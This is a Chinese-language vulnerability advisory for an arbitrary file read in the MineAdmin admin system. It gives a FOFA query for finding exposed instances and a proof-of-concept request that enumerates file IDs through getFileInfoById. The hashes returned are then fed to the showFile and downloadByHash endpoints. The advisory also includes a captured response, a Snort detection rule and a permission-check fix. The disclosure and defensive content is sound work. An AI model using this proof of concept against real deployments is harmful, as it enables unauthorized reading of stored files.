

MineAdmin企业级后台管理系统

getFileInfoById任意文件读取漏洞

MineAdmin官网: <https://doc.mineadmin.com/>

资产测绘语法: body="MineAdmin"

影响版本

MineAdmin v1.x

MineAdmin v2.x

漏洞描述:

MineAdmin后台管理系统基于 Hyperf 框架开发。是一个后台权限管理系统,提供完善的权限体系,让开发者把注意力集中到具体业务当中,降低开发成本,提高项目效率。/system/getFileInfoById?id=处存在任意文件读取漏洞,由于文件 ID 是自增数字,攻击者可通过枚举 ID 读取文件hash,利用/system/showFile接口预览或者利用/system/downloadByHash下载文件。

漏洞复现

POC/EXP:

```
GET /system/getFileInfoById?id=43 HTTP/1.1
Host: 127.0.0.1:9501
```

request

< > 数据包扫描 美化 热加载 构造请求

```
1 GET /system/getFileInfoById?id=43 HTTP/1.1
2 Host: 127.0.0.1:9501
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9
10
```


Responses 527bytes / 43ms

美化 编码 详情

```
authorization,lang,uid,token,Keep-Alive,User-Agent,Cache-Control,Content-Type
6 Server: MineAdmin
7 Server: Hyperf
8 Content-Type: application/json; charset=utf-8
9 Date: Wed, 07 Jan 2026 06:48:03 GMT
10 Connection: keep-alive
11 Content-Length: 644
12
13 {
14   "requestId": "386fe862-adc0-495e-a0fb-34ccb72df0cd",
15   "success": true,
16   "message": "请求成功",
17   "code": 200,
18   "data": {
19     "id": 43,
20     "storage_mode": 1,
21     "origin_name": "image.jpg",
22     "object_name": "658873653131268096.jpg",
23     "hash": "0cf5d305cbbf1e9bc1fc242a808e34fe",
24     "mime_type": "image/jpeg",
25     "storage_path": "20240611",
26     "suffix": ".jpg",
27     "size_byte": 2700125,
28     "size_info": "2.58MB",
29     "url": "/uploadfile/20240611/658873653131268096.jpg",
30     "created_by": null,
31     "updated_by": null,
32     "created_at": "2024-06-11 03:28:40",
33     "updated_at": "2024-06-11 03:28:40",
34     "remark": null
35   }
36 }
```

POC/EXP:

```
hash读取接口poc:
/system/showFile/e10adc3949ba59abbe56e057f20f883e
hash下载接口poc:
/system/downloadByHash?hash=e10adc3949ba59abbe56e057f20f883e
```



sonrt规则:

```
alert http any any -> $HOME_NET any (  
  msg:"MineAdmin - Arbitrary File Read via getFileInfoById";  
  flow:to_server,established;  
  http.method; content:"GET";  
  http.uri; content:"/system/getFileInfoById";  
  http.uri; content:"id=";  
  metadata:  
    service http,  
    affected_product "MineAdmin企业级后台管理系统",  
    vulnerability_type "Arbitrary File Read",  
    severity "high";  
  classtype:web-application-attack;  
  sid:1000577;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

1./system/getFileInfoById?id=1接口、/system/showFile/接口、/system/downloadByHash?hash=,接口处加强权限校验。